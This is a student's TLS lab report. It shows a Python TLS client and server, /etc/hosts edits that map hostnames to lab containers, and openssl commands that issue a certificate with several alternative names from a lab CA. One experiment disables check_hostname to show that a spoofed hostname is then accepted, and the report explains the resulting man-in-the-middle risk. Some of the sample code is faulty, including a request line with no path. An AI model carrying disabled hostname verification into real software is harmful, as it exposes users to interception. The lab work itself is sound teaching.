


Task 1.c: Experiment with the hostname check


Step1: we use dig command with the domain name using the machine terminal to get the ip address of the domain name. as an example we choose “www.google.com”



Step2: we update the /etc/hosts file in the client container by adding the ip address that we obtain in step1 and modify the host name to “www.google123.com”.



Step 3: in handshake.py, we set context.check_hostname to “False” then perform handshake with the server. With “False” option no hostname verification is performed, and the certificate can be verified successfully. The certificate may be wrong.



Step 4: in handshake.py, we set context.check_hostname to "True" then perform handshake with the server. With "True" option, host name verification is performed, and the wrong certificate cannot be verified successfully. If hostname verification is not performed, then the attacker can use the legitimate certificate of a true website to impersonate the certificate of his fake website and send it back to the user for verification. Since the hostname verification is ignored, the user will not notice it. Thus, the attacker can steal user credentials or any other information that he is willing to.

We conclude that without checking whether the server's hostname matches with the subject information in its certificate, the client program will be susceptible to Man-In-The-Middle (MITM) attacks.

Task 1.d: Sending and getting Data

(1) Please add the data sending/receiving code to your client program, and report your observation

First we add the data sending/ receiving core after handshaking code as shown in the following screenshot. HTTP 1.0 is used with "GET" command to establish the request. Then socket programming is used to send the request. The response is saved in html file to enable us to see visual results. We apply this task on www.google.com domain name.



```
#!/usr/bin/env python3
import socket
import ssl
import sys
import pprint
hostname = sys.argv[1]
port = 443
cadir = '/etc/ssl/certs'
# Set up the TLS context
context = ssl.SSLContext(ssl.PROTOCOL_TLS_CLIENT)  # For Ubuntu 20.04 VM
# context = ssls.SSLContext(ssl.PROTOCOL_TLSv1_2)      # For Ubuntu 16.04 VM
context.load_verify_locations(capath=cadir)
context.verify_mode = ssl.CERT_REQUIRED
context.check_hostname = True
# Create TCP connection
sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
sock.connect((hostname, port))
input("After making TCP connection. Press any key to continue ...")
# Add the TLS
ssock = context.wrap_socket(sock, server_hostname=hostname,
                            do_handshake_on_connect=False)
ssock.do_handshake()   # Start the handshake
print("=== Cipher used: {}".format(ssock.cipher()))
print("=== Server hostname: {}".format(ssock.server_hostname))
print("=== Server certificate:")
pprint.pprint(ssock.getpeercert())
pprint.pprint(context.get_ca_certs())
input("After TLS handshake. Press any key to continue ...")
# Send HTTP Request to Server
request = b"GET / HTTP/1.0\r\nHost: " + \
hostname.encode('utf-8') + b"\r\n\r\n"
ssock.sendall(request)
# Read HTTP Response from Server
response = ssock.recv(2048)
while response:
   pprint.pprint(response.split(b"\r\n"))
   response = ssock.recv(2048)

# Close the TLS Connection
ssock.shutdown(socket.SHUT_RDWR)
ssock.close()
```

Then www.google.com website returned the response data to the google.html file and we opened it with firefox browser.

Observation:

The HTTP 200 OK success status response code indicates that the request has succeeded.

Images did not fetched by normal "GET" command.




(2) Please modify the HTTP request, so you can fetch an image file of your choice from an HTTPS server

We updated the sending/receiving code by adding /image/png to the get request and replace the hostname with the url of the image. Unfortunately the image did not fetched correctly.

```
#Send HTTP Request to Server
url = "www.google.com/images/branding/googlelogo/1x/googlelogo_light_color_272x92dp.png"
request = b"GET /image/png HTTP/1.0\r\nHost: " + \
url.encode('utf-8') + b"\r\n\r\n"
ssock.sendall(request)
#Read HTTP Response from Server
response = ssock.recv(2048)
while response:
  pprint.pprint(response)
  response = ssock.recv(2048)
```

We tried another code using urlib library and the image saved correctly.



3. Task 2: TLS Server

Before starting this task we copied ca.key and ca.certs files to /volumes/client-certs directory. These files represent the public/private key of the certificate authority that were previously created in PKI lab. We make sure that the files are copied successfully to the destination folder using " ls " command. Then we rename the CA certificate using hash value the same way as in task 1.

```
root@053feceafe80:/volumes# ls
README.txt   client-certs  google.html  handshake.py  server-certs  server.py
root@053feceafe80:/volumes# cd client-certs
root@053feceafe80:/volumes/client-certs# ls
README.md  ca.crt  ca.key
root@053feceafe80:/volumes/client-certs# openssl x509 -in ca.crt -noout -subject_hash
899515ee
root@053feceafe80:/volumes/client-certs#  ln -s ca.crt 899515ee.0
root@053feceafe80:/volumes/client-certs# ls -l
total 12
lrwxrwxrwx 1 root root    6 Jun  1 22:26 899515ee.0 -> ca.crt
-rw-rw-r-- 1 seed seed  103 Jan  2  2021 README.md
-rw-rw-r-- 1 seed seed 2130 May 25 17:01 ca.crt
-rw------- 1 seed seed 3414 May 25 17:00 ca.key
root@053feceafe80:/volumes/client-certs#
```


ca.key & ca.cert copied to /volumes/client-certs

Rename CA's certificate using the hash value

Task 2.a. Implement a simple TLS server

Server side:

We copied the certificate and private key that was created for our domain www.zaina2022.edu to /volumes/server-certs folder.




Then we modify the server.py code to be customized to our domain sentence in the html code(line 9). We also change the path of server certificate and private key to point to the created certificate/private key (line 12 , 13). We note that the port that the server is listening to is 4433.

server.py

```
1 #!/usr/bin/env python3
2
3 import socket
4 import ssl
5 import pprint
6
7 html = """
8 HTTP/1.1 200 OK\r\nContent-Type: text/html\r\n\r\n
9 <!DOCTYPE html><html><body><h1>This is Zaina2022.com!</h1></body></html>
10 """
11
12 SERVER_CERT = './server-certs/zaina2022.crt'
13 SERVER_PRIVATE = './server-certs/zaina2022.key'
14
15 context = ssl.SSLContext(ssl.PROTOCOL_TLS_SERVER)  # For Ubuntu 20.04 VM
16 context.load_cert_chain(SERVER_CERT, SERVER_PRIVATE)
17
18 sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
19 sock.bind(('0.0.0.0', 4433))
20 sock.listen(5)
21 print("Server is lisntening")
22 while True:
23     (newsock, fromaddr) = sock.accept()
24     try:
25         ssock = context.wrap_socket(newsock, server_side=True)
26         print("TLS connection established")
27         data = ssock.recv(1024)              # Read data over TLS
28         pprint.pprint("Request: {}".format(data))
29         ssock.sendall(html.encode('utf-8'))  # Send data over TLS
30
31         ssock.shutdown(socket.SHUT_RDWR)     # Close the TLS connection
32         ssock.close()
33
34     except Exception:
35         print("TLS connection fails")
36         continue
```

Client side: At the end of the /etc/hosts file in the client container, we add the ip address of the server container with the name of the domain-name that corresponds to the certificate created by our CA. the domain name is www.zaina2022.com and the server container ip is 10.9.0.43. So thet, the name of our TLS server points to the IP address of the server container.




Because the server is listening to port 4433, so we need to make some modifications on the client handshake.py code in task1, that is, modify the port number to 4433, otherwise the client program and server program will not run successfully.

handshake.py

```
#!/usr/bin/env python3
import socket
import ssl
import sys
import pprint
hostname = sys.argv[1]
port = 4433
cadir = './client-certs'
# Set up the TLS context
context = ssl.SSLContext(ssl.PROTOCOL_TLS_CLIENT)  # For Ubuntu 20.04 VM
context.load_verify_locations(capath=cadir)
context.verify_mode = ssl.CERT_REQUIRED
context.check_hostname = True
# Create TCP connection
sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
sock.connect((hostname, port))
#input("After making TCP connection. Press any key to continue ...")
# Add the TLS
ssock = context.wrap_socket(sock, server_hostname=hostname,
                            do_handshake_on_connect=False)
ssock.do_handshake()   # Start the handshake
#print("=== Cipher used: {}".format(ssock.cipher()))
#print("=== Server hostname: {}".format(ssock.server_hostname))
#print("=== Server certificate:")
#pprint.pprint(ssock.getpeercert())
#pprint.pprint(context.get_ca_certs())
#input("After TLS handshake. Press any key to continue ...")

#Send HTTP Request to Server
request = b"GET HTTP/1.0\r\nHost: " + \
hostname.encode('utf-8') + b"\r\n\r\n"
ssock.sendall(request)
#Read HTTP Response from Server
response = ssock.recv(2048)
while response:
  pprint.pprint(response)
  response = ssock.recv(2048)
# Close the TLS Connection
ssock.shutdown(socket.SHUT_RDWR)
ssock.close()
```


Next, we run the server and client containers simultaneously. We first run the server.py on the server side and wait for client's connections. Then, we run handshake.py code on the client side to request to connect to the server and send/receive data from the server.


The connection is successfully performed. The client request data from the server and the server send the html code to the client.




Task 2.b. Testing the server program using browsers

In this task we tested the client server connection using Firefox browser on the virtual machine. So that the client in this task was not the client container but it was the virtual machine so we modify the hosts file in the VM by adding the ip-domain name at the end of the hosts file.






In Firefox preferences we import the CA certificate so that our CA is now trusted to provide certificates for websites.




Finally, we run server.py code on the server side then we used Firefox browser to request to connect to the domain name using 4433 port. The connection was successfully established and the html page is opened on the client side.



Task 2.c. Certificate with multiple names

Step1: we created and configured the server_openssl.cnf file as required. In line 3 the distinguished name must be equal to the request distinguished name so that we modify the req distinguished name from line 5 to line 9 to meet the CA attributes. We write the domain alternative names from line 14 to line 17.




Step 2: we create the certificate request using the server_openssl.cnf configuration file that was created in step 1. The output of this step is .csr file which represents the request and .key file which represents the private key for our domain.

$openssl req -newkey rsa:2048 -config ./server_openssl.cnf -batch -sha256 -keyout server_alt.key -out server_alt.csr

```
[06/02/22]zaina@VM:~/.../PKI$ openssl req -newkey rsa:2048 -config ./server_openssl.cnf -batch
 -sha256 -keyout server_alt.key -out server_alt.csr
Generating a RSA private key
......+++++
.....................................................................................................
.....................................+++++
writing new private key to 'server_alt.key'
Enter PEM pass phrase:
Verifying - Enter PEM pass phrase:
-----
```

Step 3: in this step we created the .crt file which represent the public key for our domain. But before that, we uncomment the copy_extentions=copy in openssl.cnf configuration file that was used in PKI lab to enable copying the extension field from the certificate signing request into the final certificate.



Step 4: Then we use openssl command to create the certificate from the .csr file using our CA public and private keys.


$ openssl ca -md sha256 -days 3650 -config ./openssl.cnf -batch -in server_alt.csr -out server_alt.crt -cert ca.crt -keyfile ca.key

```
[06/02/22]zaina@VM:~/.../PKI$ openssl ca -md sha256 -days 3650 -config ./openssl.cnf -batch
 -in server_alt.csr -out server_alt.crt  -cert ca.crt -keyfile ca.key
Using configuration from ./openssl.cnf
Enter pass phrase for ca.key:
Check that the request matches the signature
Signature ok
Certificate Details:
        Serial Number: 4108 (0x100c)
        Validity
            Not Before: Jun  2 20:37:25 2022 GMT
            Not After : May 30 20:37:25 2032 GMT
        Subject:
            countryName               = PS
            stateOrProvinceName       = Westbank
            organizationName          = BZU
            commonName                = www.zaina2022.com
        X509v3 extensions:
            X509v3 Basic Constraints:
                CA:FALSE
            Netscape Comment:
                OpenSSL Generated Certificate
            X509v3 Subject Key Identifier:
                89:CE:4A:22:35:FB:87:AF:07:BE:49:A2:0D:F7:6C:D9:F8:8E:70:76
            X509v3 Authority Key Identifier:
                keyid:D8:F0:9D:B6:BC:B4:34:FA:4C:D1:6A:67:B6:24:92:84:D9:DD:CE:BC

            X509v3 Subject Alternative Name:
                DNS:www.zaina2022.com, DNS:www.zaina2022A.com, DNS:www.zaina2022B.com, DNS:*
.zaina2022.com
Certificate is to be certified until May 30 20:37:25 2032 GMT (3650 days)

Write out database with 1 new entries
Data Base Updated
```

